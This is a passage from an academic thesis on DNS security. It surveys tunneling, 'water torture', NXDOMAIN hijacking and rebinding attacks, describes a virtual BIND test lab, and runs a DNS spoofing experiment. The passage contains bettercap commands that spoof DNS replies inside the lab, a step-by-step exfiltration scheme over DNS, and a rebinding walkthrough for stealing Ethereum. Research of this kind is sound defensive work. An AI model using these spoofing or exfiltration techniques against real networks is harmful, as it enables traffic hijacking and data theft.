This type of attack in particular is highly dangerous, as research shows that a significant number of TLD ANS servers can be exploited as either reflectors or amplifiers in a DNS-based DDoS attack. [5, p. 8] Furthermore, a basic mitigation method against this type of attack which involves response rate-limiting presents an adoption rate of only 10%. [53, p. 19] Finally, attacks against the DNS infrastructure may affect the whole Internet, as it relies heavily on DNS for locating networks and/or web-pages. [54, p. 1] [54, p. 1]

DNS amplification attacks have been used as the basis of previous attacks against banks, corporations, DNS infrastructure servers and so on. [52, p. 1] For example, in May 2007 it has been reported that Estonia was experiencing a country-wide DDoS attack against its root level servers with the help of over 2500 malicious devices. services such as those provided by Microsoft, Google, Yahoo and so on, have been repeatedly shut down for several hours due to attacks on the DNS infrastructure. [32, p. 2]

4.7 DNS tunneling

As the DNS protocol and the services provided through it are often taken for granted [55, p. 1], DNS tunneling [55, pp. 1-3][56] is the process through which a malicious attacker uses the DNS protocol as a means of establishing a covert communication channel between an unsuspecting user/device and the attacker's DNS server. DNS tunneling is also commonly used for establishing communication between infected devices/botnets in a C&C server. [57, p. 1] It should be noted, however, that DNS tunneling is also used for non-malicious purposes such as McAfee's "reputation system". [55, p. 1]

In principle, the DNS protocol was not designed for the purpose of exchanging arbitrary data. For this reason, the attacker has two main methods through which he/she can accomplish this task [58, p. 1]:

Figure 6: DNS tunneling [6, p. 2]

- By establishing a bi-directional DNS communication, through the emulation, for example, of a reliable session between the malware and the C&C server. In this case, the process is called "high throughput tunneling".
- By using the channel for sending small data with minimum overhead, through short and independent DNS requests/responses (for example, credit card details and geographical coordinates). In this case, the process is called "low throughput malware".

One way of exfiltrating sensitive data (for example, a compromised user's computer password) functions as follows [59, p. 4]:

1. The attacker registers a domain with the purpose of being able to set up an ANS for that domain, for example the "ex.fil" domain.
2. The attacker sets the nameserver for the "ex.fil" domain to a server that is owned by him/her and under his/her administration.

3. With the help of the malware found on the user's compromised device, the attacker has the infected device send the password to a recursive DNS server under the form of a DNS request for the subdomain "3hd93j1s4q".

4. The recursive DNS server, on its part, forwards the request to the attacker's server.

5. Finally, the attacker acquires the password from the DNS request.

It is worth noting that an ANS can also be configured to automatically interpret and leverage incoming data, thus forming an interactive, bidirectional communication channel. [59, p. 39]

On the other hand, specialized tunneling software exists, whose purpose is to help with exfiltrating other types of data (such as TCP protocol data) over DNS. Some of the tools worth mentioning are "dns2Tcp", "NSTX", "DNSCat", "Iodine", and "TUNS". [6, p. 9]

With regards to the frequency of DNS tunneling, both malicious and non-malicious, it has been observed that a "signification fraction" of all DNS requests have been due to the process of DNS tunneling. Furthermore, "nearly all" requests involving the resource record of the "NULL" type and more than a third of all "TXT" type requests are to be attributed to DNS tunnels. [56, p. 1]

4.8 DNS "water torture"

During recent years, the Internet has employed a "Domain Generation Algorithm", or DGA, for the purpose of dynamically generating domain names, for aims such as content delivery. [60, p. 1] A 2016 study of the DNS traffic found in a large North American ISP [61, p. 12] points out that "disposable domain names" account for 25% of all domain names, 32% of resolved domain names, 60% of unique daily RRs and 88% of all unique RRs observed during its 13-day experiment. It is worth noting that the scope of these generated domain names is for "one-time use" and/or server "signaling" via DNS queries, with the aim of enabling new types of applications, as well as performance improvements. This type of algorithm is mostly used by search engines as well as social media and security companies. [61, p. 1]

The DNS "water torture" attack, also known as the "random subdomain" attack or "slow-drip" attack [62, p. 106], has the purpose of creating a DoS condition against either an ANS or recursive resolver. Whilst previous DDoS attacks would have used large amounts of traffic for impairing a DNS server, this type of attack has the result of causing a resource exhaustion within

the DNS protocol itself. [7, p. 2] Making use of the concept of random subdomains, the attack comprises of having a victim domain's ANS the target of a large amount of non-resolvable queries from open recursive resolvers. The attack may also, albeit unintentionally, damage the open recursive resolvers themselves. [63, p. 2]

The attack functions as follows [64, p. 2]:



Figure 7: DNS "water torture" attack, against (a) ANS, (b) ANS with resolver bypass, and (c) resolver [7, p. 5]

- The attacker prepares a series of bots for launching the attack, as well as a list of open resolvers to send the crafted DNS queries to.
- The attacker crafts queries for a non-existent subdomain of the target domain. Afterwards, those queries are repeatedly sent to open resolvers with the help of the botnets.
- As the open resolver cannot send back a satisfactory answer in response to the query of a non-existent subdomain, those queries, in turn, are further sent towards the victim's ANS.

  Some open resolvers include home routers, serving as DNS forwarders to upstream DNS caching servers, which in turn are provided by the customer's ISP. What in particular makes them suitable for the propagation of bogus requests is that some of them accept DNS queries from any type of client.
- Finally, the ANS receives the large amount of queries. As a result, the server may either crash entirely or have great difficulty in responding to genuine queries, due to the large amount of congestion. Thus, a DoS state is accomplished.

As a result, It can be argued that an improperly configured DNS infrastructure poses high risk. More specifically, a high amount of open resolvers which are easily exploitable by attackers, as well as a DNS server lacking in protection against "water torture" type attacks, could be highly vulnerable and likely to be attacked. An argument in support of this view is the high prevalence of "water torture" type attacks undertaken with the help of IoT botnets. [65, p. 1]

It is particularly noteworthy that the famous Dyn attack had used the "water torture" attack against Dyn's DNS infrastructure. [66, p. 1] [67, p. 4] Upon closer inspection of the Mirai malware, the "slow drip" method can be found as an attack vector. [68, p. 4] It involves the crafting and transmission of recursive DNS queries with random data, with the scope of accomplishing a DDoS attack against the target DNS server. Although the attack is crafted similarly to Mirai's other attacks based on the UDP protocol, it sends the requests to port 53 of the target by default, which corresponds to the port used [1, p. 43] for DNS traffic.

4.9 NXDOMAIN hijacking

"NXDOMAIN hijacking" [69, pp. 2-4] is a type of MitM (Man-in-the-middle) attack where the attacker tampers and modifies a DNS "NXDOMAIN" response. Whenever a device sends a DNS request for a non-existent domain, an "NXDOMAIN" response is sent back to indicate that the domain cannot be found. However, the "NXDOMAIN" response could be intercepted and modified by a malicious user so that the victim may be tricked into believing that some particular domain exists. [69, p. 3] Research shows that sources of NXDOMAIN hijacking usually come from three sources [70, pp. 6-8]:

ISP DNS server – Although a much less malicious source, some of the DNS resolvers provided by ISPs implement NXDOMAIN hijacking so as to redirect users in visiting web-sites with advertisements.

Public DNS server – Public DNS servers external to an ISP, for example Google's DNS servers and OpenDNS, sometimes hijack DNS responses.

ISP middleboxes – For example, a transparent DNS proxy, possibly provided by the ISP itself.

End-user malware – Malware which resides on the victim's computer.

ISPs make use of DNS NXDOMAIN hijacking with the scope of monetizing DNS. The process involves the redirection of users to web-sites that

generate revenue whenever they are visited. [71, p. 4] In addition, a study [70, p. 6] which measures the rate of DNS hijacking in over 160 countries and 10,197 ASes (Autonomous Systems) has found that, overall, only 4.8% of the exit nodes had their NXDOMAIN response hijacked. However, some of the larger countries such as China, the UK and the US have an NXDOMAIN hijacking rate of 35.3%, 25.7% and 18.3% respectively.

4.10 DNS rebinding

DNS rebinding is a web-based attack vector [72, p. 3] whose principle lies in the subversion of the "same-origin policy" (SOP) of popular web browsers. [73, p. 3]

For a rebinding attack, the attacker does not have to compromise any available DNS servers. The process undertaken in a DNS rebinding attack involves the registration of a domain name, as well as the subsequent establishment of a DNS server with a short TTL (Time-To-Live) value. Afterwards, the attacker attracts the user to the malicious domain through phishing techniques etc. Finally, with the victim on the attacker's web-site, the browser is tricked into trusting hidden and malicious JavaScript code through the exploitation of the web browser's DNS cache expiration feature. A research paper briefly illustrates the process [74, pp.1-2]:

> To generate attack using multiple DNS request, attacker DNS server respond with the malicious web server IP address with a short TTL. On getting the DNS reply, the client browser sends HTTP request using IP address to which the attacker web server responds with the webpage congaing the malicious script code. XMLHttpRequest (XHR) is an API available in web browser scripting languages such as JavaScript, to send HTTP or HTTPS requests directly to a web server and load the server response data directly back into the script (Kokkinopoulos et al. 2009). Using XHR object, malicious script sends HTTP request, the victim being unaware of. Because of short TTL value DNS cache expires, browser invokes one more DNS request to the attacker domain. At that time, attacker DNS server responds with the public IP address or victim internal network IP address. If the returned IP address is public, then it is public DNS rebinding attacks. If the returned IP address is victim internal network, then it is private DNS rebinding attack. Now HTTP request goes to second IP address, with the attacker host name (www.attackerdomain.com). The requested server responds to the client its own web page,

which is the attacker hostname. The script running in the client browser forwards the target system information to the attacker server. Using this compromised client, the attacker can do any type of malicious activity on public server domain. Whenever the public nameserver traces back query for malicious activity in its domain, the infected client is caught hiding the attacker server.

A more recent example of a DNS rebinding attack shows how a malicious user could have stolen Ethereum from a user [75]:

- The victim opens up the attacker's web-page "attacker.com" in his web browser.
- A genuine DNS request and response is made for the IP of the "attacker.com" domain. The request is sent to the attacker's server.
- A hidden "iframe" with an arbitrary subdomain is inserted in the webpage's "body" element (for example, "randomrsub.attacker.com"). Additionally, a different port (8545) is appended to the subdomain.
- Another DNS request and response is established, except that the DNS rebinding process is begun, due to the Apache server responding with a diffrent virtual host. This is due to the port number differing from the first request.
- The JavaScript embedded in the "iframe" waits for 60 seconds, as that is the amount of time required for the browser's DNS cache to expire, and sends an "XmlHttpRequest" to "randomsub.attacker.com:8545/test". However, this time, the attacker's server responds with "127.0.0.1", the "localhost" IP address.
- The request is sent to "127.0.0.1:8545/test", and, as the request respects the SOP policy, the result can be viewed.
- As a result, the attacker can read the victim's Ethereum address, balance, and even steal the victim's available ether if his/her account is unlocked.

Therefore, it can be argued that DNS rebinding attacks are still highly dangerous. It has been found that the cost-effectiveness of mounting an attack involving DNS rebinding is extremely high. More concretely, an attacker requires an amount of less than 100 dollars for hijacking around 100,000 IP addresses. [73, p. 3] Additionally, DNS rebinding could be used with the

scope of exfiltrating highly confidential information. [76, p. 2] Furthermore, DNSSEC does not have a means of detecting and/or preventing this type of attack. [77, p. 8] [78, p. 2] Although commonly thought to be a very rare type of attack due to its being 20 years old [79, pp. 190-200], DNS rebinding attacks have recently resurfaced as an attack vector against IoT devices.

A particular, more recent example of a program vulnerable to DNS rebinding is a Node.js version from 2018. [80] Within this particular context, machines running Node.js with the "–inspect" flag could be exploited, with the scope of accomplishing remote code execution. The NVD has given this particular vulnerability a significantly high severity score of 8.8, according to CVSS v3.0. [81]

The following chapter presents the research methodology of this thesis.

5 Research methodology

5.1 Research Types

The types of research undertaken in this thesis are as follows:

Descriptive – A part of the research is of the descriptive type, further describing DNS exploits, as well as defense and mitigation methodologies. This is justified by the broad scope of this thesis, as well as the necessity of background knowledge regarding DNS attacks.

Explanatory – Research is also of the explanatory type, involving detailed explanation of four DNS attacks, as well as experimental practice of each: DNS poisoning (MitM), DNS amplification/DDoS, DNS tunneling, and DNS "water torture". This is required for a further understanding of DNS attacks.

Primary – Research is of the primary type, involving the extraction, analysis and evaluation of original data outputted during the practical work undertaken in the thesis. One reason for this is to provide an in-depth practical knowledge of DNS and DNS attacks for both the author of this thesis and its readership. Another reason for this approach is to evaluate the relevancy of previous research with comparison to the current period, testing DNS attacks against a hypothetically "real" modern-day server.

Secondary – Research of another four attacks is of a secondary nature, involving the extraction of knowledge from recent literature: Domain hijacking, Zone poisoning, NXDOMAIN hijacking, and DNS rebinding. The reasoning behind this decision is to provide the readership of the thesis with ample knowledge and references for future study.

5.2 Philosophy

The following philosophies are chosen regarding this thesis:

Positivist – As positivism entails the "observation of real phenomena in an objective and real world", this thesis makes use of the positivist philosophy, involving the extraction and observation of specific, quantitative data (for example, packets found in network traffic).

Additionally, it performs experiments, as well as deals with specific data, for this thesis involves the practice and experimentation of DNS

attacks with the help of a simulated network, followed by the analysis and evaluation of the subsequent results and data of the experiments.

Finally, the outcomes of the experiments present some level of reliability and validity, as the results of the experiments could be any time reproduced, under the condition that the experiments are run under the same technical circumstances. It can be argued that some of the outcomes of the experiments could be to some extent generalizable and encompass other circumstances, due to the broad and technical nature of cybersecurity and computer network attacks. It is worth stressing, however, that this may sometimes not be the case, due to the same reasons.

Phenomenological – This thesis also makes use of the phenomenological philosophy, as it will attempt to collect, evaluate and present subjective and qualitative data, such as the frequency and effectiveness of DNS attacks.

On the other hand, the phenomenological part of the research presents a high level of validity and some level of reliability, as the more generalized conclusions will be valid regarding a large number of computer networks. However, it can be argued that some of the validity and reliability of the results brought about by this thesis, as well as its conclusions, may become lower over time, due to the rapidly changing nature of the Information Technology and cybersecurity fields.

5.3 Approaches

The approaches chosen regarding this thesis are as follows:

Inductive – Most of the approach for this thesis will be of an inductive nature, developing a description of the "how" regarding DNS operation, DNS attacks, and DNS defense.

Deductive – On the other hand, a part of this thesis will also use the deductive approach, as it deduces whether or not DNS attacks are highly dangerous and effective within the current period with the help of the resulting research and data.

5.4 Strategies

The strategies undertaken for this thesis are as follows:

Experiment – A part of this thesis involves the experimental process, in which a simulated network is created with the help of virtualization software. The simulated network functions as the "testing environment" for several attempts, explanations and evaluations of DNS attacks.

Literature review – The "literature review" strategy is also undertaken, which is comprised of literature research regarding DNS operation and attacks, as well as DNS defense and mitigation methodologies.

Software development – This thesis presents two software developments: namely, it provides two Python networking scripts, written by the author of this thesis, with the scope of accomplishing two of DNS attacks: The DNS DDoS amplification/reflection attack, as well as the DNS "water torture" attack.

5.5 Data collection

During practical work regarding the four DNS attacks, the following data is collected through the following methods:

Packets – Packet activity is collected using the packet capture program "tcpdump".

Terminal output – Relevant output of terminal commands is placed into this thesis whenever necessary. As most of the work undertaken in this thesis takes place inside the tmux terminal multiplexer [82], tmux is used for copying and pasting relevant output.

Screenshot – Screenshots are provided for illustration purposes, as well as further proof of the work undertaken.

Logs – Finally, relevant log data, such as server logs and/or daemon operation outputs, are extracted and placed into the thesis whenever necessary.

The following chapter deals with the chosen development methods for this thesis.

6 Development methods

6.1 Experiment and software development

The principal method of development is experiment. The experiment consists of the following steps:

Build virtual environment – The principal "test bed" for the experiment is a simulated environment consisting of virtual guests and networks. This is accomplished with the help of virtualization software "virsh" and "virt-manager".

Experiment – Next, configuration of DNS server software takes place inside the virtual networks, followed by the practical experimentation of the four DNS attacks inside of the simulated environment.

Record, Log – Finally, the process undertaken regarding each attack practiced is recorded, followed by the extraction of its results.

On the other hand, the software development is comprised of two Python scripts written by the author of this thesis, with the purpose of causing a DDoS condition onto the DNS servers.

The following chapter presents methodologies pertaining to data collection and evaluation.

7 Data collection and evaluation

The data collected regarding the DNS attacks practiced, as well as its evaluation, is structured thus:

- An explanation of the methodology used for launching the attack. This includes terminal output and/or logs, which in turn are extracted and placed into this thesis with the help of "tcpdump" and "tmux".
- The results of the attack, using the same programs as previously mentioned, followed by a statement regarding whether or not the attack succeeded.
- A theoretical research regarding the defense and mitigation methodologies of the attack.
- An evaluation of the attack, arguing how, why, and for whom it could be dangerous.

The following chapter deals with the resources and planning of this thesis.

8 Resources and planning

The resources used in this thesis are the following:

- A computer with an Internet connection.
- A Linux distribution with the necessary tools and setup for both virtualization purposes and for performing DNS attacks and DNS analysis.
- Virtualization software "virt-manager" (or "virsh"), whose scope is to help towards the creation of virtual networks. [83, p. 78]
- A simple text editor, "vim", is used for writing the two python scripts, as well as "vim" and Latex for writing this thesis.
- Online resources and/or research regarding DNS operation, DNS attacks and cybersecurity information in general.

The following chapter presents, as well as illustrates the design of the virtual network environment used for experimental purposes.

9 Design

For the purpose of this thesis, a simulated network environment is built with the help of virtualization software. The specifications of the computer device running the VM instances are as follows:

Model – Lenovo Thinkpad T470

CPU – Intel Core i3-7100U CPU @ 2.40GHz, 512 KB L2 & 3 MB L3 cache

Architecture – 64-bit

Memory – 4 GB SODIMM DDR4 Synchronous Unbuffered (Unregistered) 2133 MHz (0.5 ns)

Disk – TOSHIBA HDWL120, 2 TB, 2.5 inch, 5400 rpm, SATA 3.3, 6.0 Gb/s

Ethernet controller – Intel Corporation I219-V

Network controller – Intel Corporation Wireless 8265/8275

OS – Kali Linux

Kernel release – 5.2.0-kali2-amd64

Kernel version – #1 SMP Debian 5.2.9-2kali1 (2019-08-22)

Virtualization software – virt-manager, libvirt 5.0.0, QEMU/KVM

Following this is information pertaining to the simulation environment itself:

Guests – The simulation environment consists of three hosts:

- **client.home** – For the hypothetical user/client who wishes to visit "www.company.com".
- **publicdns.world** – For the public/open DNS resolver, used by the client as his/her primary nameserver.
- **authns.company.com** – For the ANS of a company whose domain is "company.com".
- **www.company.com** – A hypothetical, although non-existent web-server is assumed, to be part of the "company.com" domain.

gateway – Represents the machine responsible running the guests, in this case the author's computer. It is worth noting that all traffic travelling between the virtual networks passes through this host.

Resource Allocation – Each guest is allocated 20 GB of storage space, as well as 512 MB of RAM and 1 CPU core. It is worth noting that none of the guests are provided with swap space.

Networks – The environment is comprised of three networks:

client – For the client network. Range is 192.168.101.0/24.

public – For the public network. Range is 192.168.100.0/24.

company – For the company network. Range is 192.168.102.0/24.

IP addresses – The IP address used for each guest is as follows:

client.home – 192.168.101.193

publicdns.world – 192.168.100.182

authns.company.com – 192.168.100.143

www.company.com – 192.168.102.224

OS and kernel – Next, the OS used is CentOS 7, with the Linux kernel version being 3.10.0-1062.1.1.el7.x86_64.

Software used – Finally, the software used for running the DNS server is BIND 99.4-RedHat-9.9.4-74.el7_6.2 (Extended Support Version).

A screenshot, to serve as proof of the experiment setup, as well as a Packet Tracer network diagram for further illustrating the network topology, can be found on the next page.

Worth noting are the IP addresses of the virtual "bridges" between the networks:

virbr0 – Connects to the client's network. IP address is 192.168.100.1.

virbr1 – Connects to the public network. IP address is 192.168.101.1.

virbr2 – Connects to the company's network. IP address is 192.168.102.1.



Figure 8: Setup screenshot



Figure 9: Network topology

Next, the DNS-specific setup of the public DNS server is as follows:

```
options {
...

        allow-query     { any; };
querylog yes;
        forward only;
        forwarders { 192.168.102.143; };

...

        recursion yes;
        allow-recursion { any; };
        allow-recursion-on { any; };
        dnssec-enable no;
        dnssec-validation no;

...
};
```

As can be seen from the "named.conf" file, queries are allowed from any kind of host, as could be the case regarding some open, recursive DNS resolvers. Next, the "forwarders" directive is implemented with the scope of forwarding any kind of DNS requests to the company's ANS. The reasoning behind this decision is that, within this scenario, the company's ANS is the only device with which the public DNS server is going to communicate. Finally, DNSSEC-related directives are disabled, as this thesis aims to investigate attacks not related to DNSSEC itself.

Next, the "named.conf" file of the company's ANS is presented:

```
options {
...
        allow-query     { any; };
querylog yes;
...
        recursion no;

        dnssec-enable no;
        dnssec-validation no;
...
};
```

As can be seen, it allows queries from any hosts. Furthermore, recursion is disabled as, in this case, an ANS is responsible for sending DNS traffic and not an open DNS resolver.

Following this is the zone file for the "company.com" domain, found in the ANS:

```
zone "company.com" IN {
        type master;
        file "master/master.company.com";
};
```

The "zone" directive's purpose is to define a zone, as well as its type and the file responsible for containing the zone data. As can be seen, the "type" option specifies that this DNS server contains the primary/master zone file for the "company.com" zone/domain. Next, the "file" option specifies where the zone file for the "company.com" zone is located, relative to "/var/named/".

Finally, the zone file of the ANS specifies the zone's RRs:

```
$TTL 1h

@       IN SOA authns.company.com. test.company.com (
        1 ;
        3h ;
        1h ;
        1w ;
        1h ) ;

@ IN NS authns.company.com.
authns.company.com. IN A 192.168.102.143

www.company.com.    IN A  192.168.102.224
```

In order, each line signifies the following. It is worth noting that "@" is shorthand for "company.com":

$TTL – A directive, and not an RR, $TTL specifies the zone file's TTL (Time-To-Live), whose scope is to tell DNS clients how often the zone file has to be re-fetched for updates. [1, pp. 27-28] A value of 1hour (1h) is set.

SOA – Specifies the Start-of-Authority (SOA) for the zone, as well as other information pertaining to the zone. The SOA for this zone is the ANS of the company "authns". Furthermore, "test.company.com" defines the

e-mail address of the person responsible of managing the zone (in this case, "test@company.com"). Finally, each field inside the parentheses signifies the following [1, pp. 541-542]:

1 – "sn" or serial number. Must be incremented by 1 each time the zone file is updated.

3h – "refresh". Represents the time after which slave DNS servers will try to refresh zone information from the master.

1h – "retry". Represents the time between retries if the slave DNS server fails to contact the master DNS server.

1w – "expiry". Indicates the time after which the zone's data is no longer authoritative. Although this field is applicable only with regards to slave servers, it has been added into the master zone file for illustrative purposes.

1h – "nx" or "min". Indicates the time an NXDOMAIN record is cached, also known as "negative caching".

NS – Specifies the primary/master nameserver for the zone. As previously mentioned, it is the "authns" host.

authns A – Defines the domain-to-IP mapping for the "authns" host. In this case, "authns.company.com" translates to the "192.168.102.143" IP address.

www A – Finally, the domain-to-IP mapping of the company's hypothetical web-server, "www", is provided. The corresponding IP address is "192.168.102.224".

With the scope of verifying that each guest works as intended, a DNS query for the "www.company.com" host is sent from the "client" host:

```
[root@client ~]# dig www.company.com

; <<>> DiG 9.9.4-RedHat-9.9.4-74.el7_6.2 <<>> www.company.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 363
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1,
ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.company.com.           IN      A

;; ANSWER SECTION:
www.company.com.    3600    IN      A       192.168.102.224

;; AUTHORITY SECTION:
company.com.        3600    IN      NS      authns.company.com.

;; ADDITIONAL SECTION:
authns.company.com. 3600    IN      A       192.168.102.143

;; Query time: 5 msec
;; SERVER: 192.168.100.182#53(192.168.100.182)
;; WHEN: Thu Sep 26 09:26:27 EDT 2019
;; MSG SIZE  rcvd: 97
```

As can be seen, the query has returned the proper response: an IP address of "192.168.102.224".

```
09:26:27.442207 IP client.home.57851 > 192.168.100.182.domain:
363+ [1au] A? www.company.com. (44)
09:26:27.443079 IP client.home.59501 > 192.168.100.182.domain:
50205+ PTR? 182.100.168.192.in-addr.arpa. (46)
09:26:27.447211 IP 192.168.100.182.domain > client.home.57851:
363 1/1/2 A 192.168.102.224 (97)
```

The "tcpdump" output of the "client" host further confirms that the query was successfully sent, as well as the fact that a correct response has been received.

```
client 192.168.100.1#57851 (www.company.com):
query: www.company.com IN A +E (192.168.100.182)

client 192.168.102.1#48218 (www.company.com):
query: www.company.com IN A +EDC (192.168.102.143)
```

The query logs of both the public DNS and ANS server further illustrate that the queries have been received and properly responded to.

```
09:26:27.444134 IP publicdns.6423 > 192.168.102.143.domain:
20898+% [1au] A? www.company.com. (44)
09:26:27.444214 IP publicdns.53246 > 192.168.102.143.domain:
2032+% [1au] PTR? 1.100.168.192.in-addr.arpa. (55)
09:26:27.444332 IP publicdns.23269 > 192.168.102.143.domain:
423+% [1au] PTR? 182.100.168.192.in-addr.arpa. (57)
09:26:27.446055 IP 192.168.102.143.domain > publicdns.6423:
20898*- 1/1/2 A 192.168.102.224 (97)

09:26:27.444836 IP gateway.6423 > authns.company.com.domain:
20898+% [1au] A? www.company.com. (44)
09:26:27.444861 IP gateway.53246 > authns.company.com.domain:
2032+% [1au] PTR? 1.100.168.192.in-addr.arpa. (55)
09:26:27.444938 IP gateway.23269 > authns.company.com.domain:
423+% [1au] PTR? 182.100.168.192.in-addr.arpa. (57)
09:26:27.446398 IP authns.company.com.domain > gateway.6423:
20898*- 1/1/2 A 192.168.102.224 (97)
```

Finally, the "tcpdump" output of the two servers previously mentioned serves as further evidence of the successful DNS query.

The following chapter presents and elaborates on the experimental process, as well as the results, evaluation and discussion of the findings brought out by way of experiment, regarding the four attacks: DNS poisoning (MitM), DNS DDoS, DNS tunneling, and DNS "water torture".

10 Experiment: attacks put in practice

10.1 DNS poisoning (MitM)

In this attack, it is assumed that the attacker's computer and/or sniffer has been successfully placed between the hypothetical public DNS resolver and the company's ANS. A MitM attack program is to be used, in this case "bettercap". Bettercap is a new version of the multi-purpose "ettercap" tool, whose scope [84] is to sniff, intercept, and/or log network packet traffic.

```
192.168.101.0/24 > 192.168.101.1  > set iface.ipv4 192.168.100.1
192.168.101.0/24 > 192.168.100.1  > set dns.spoof.domains
www.company.com
192.168.101.0/24 > 192.168.100.1  > set dns.spoof.address 2.2.2.2
192.168.101.1/24 > 192.168.100.1  > dns.spoof on
[15:26:07] [sys.log] [inf] dns.spoof www.company.com -> 2.2.2.2
[15:26:07] [sys.log] [inf] dns.spoof starting net.recon as a
requirement for dns.spoof
192.168.101.0/24 > 192.168.100.1  >
[15:26:07] [endpoint.new] endpoint 192.168.101.193 detected as
52:54:00:87:59:ff (Realtek (UpTech? also reported)).
192.168.101.0/24 > 192.168.100.1  >
[15:26:15] [sys.log] [inf] dns.spoof sending spoofed DNS reply for
www.company.com (->2.2.2.2) to 192.168.101.193 : 52:54:00:87:59:ff
(Realtek (UpTech? also reported)) - client.
```

With the help of the "bettercap" tool, the methodology employed is as follows:

- Identify the traffic to be intercepted and altered. In this case, traffic passing through either the "virbr1" interface (connected to the client device) and the "virbr0" interface (connected to the public DNS server) is selected.
- Set which DNS queries to be spoofed. In this case, it pertains to DNS queries for the "www.company.com" domain.
- Set the spoofed IP address with which the genuine IP address is replaced in the DNS response packet. In this case it is the IP address of a hypothetical malicious web server, "2.2.2.2".
- Finally, DNS spoofing is set to "on", so as to begin the interception process.

```
10:17:23.719915 IP client.home.45404 > 192.168.100.182.domain:
30435+ [1au] A? www.company.com. (44)
10:17:23.721933 IP client.home.55641 > 192.168.100.182.domain:
38051+ PTR? 182.100.168.192.in-addr.arpa. (46)
10:17:23.728673 IP 192.168.100.182.domain > client.home.45404:
30435- 1/0/0 A 2.2.2.2 (64)
```

Looking at the packets sent and received by the client device, it can be noticed that the malicious, "spoofed" address response is correctly received. The request for the "A" record for the "www.company.com" domain, which corresponds to the IP address for "www.company.com", receives the "A" record response of "2.2.2.2". The true IP address for the specific domain is, however, "192.168.102.224". As can be seen, the client device could be hypothetically tricked into visiting a malicious web-site and/or server, rendering this type of DNS spoofing successful in its purpose. As such, the attack was successful.

Each DNS query contains a transaction identifier field which is returned by the server to each request. Its scope is to identify forged responses. It has been pointed out, however, that this method is insufficient against spoofing attacks, as the field itself can be predicted by sufficiently determined attackers. Furthermore, port randomization has also been proposed and subsequently proved to be of little effect.

On the other hand, a list of contemporary defenses against MitM DNS poisoning presents the following [85, pp. 1-2]:

DNSSEC – DNSSEC uses cryptographic techniques with the scope of ensuring the integrity and authenticity of the received/sent RRs. The main mechanism used with this scope in mind is "public-key cryptography", such as digital signatures.

SIG, TSIG, DNSCurve – Furthermore, "SIG", "TSIG" and/or "DNSCurve" use shared-key cryptography, such as "MAC" (Message Authentication Code), with the scope of protecting DNS traffic in transit.

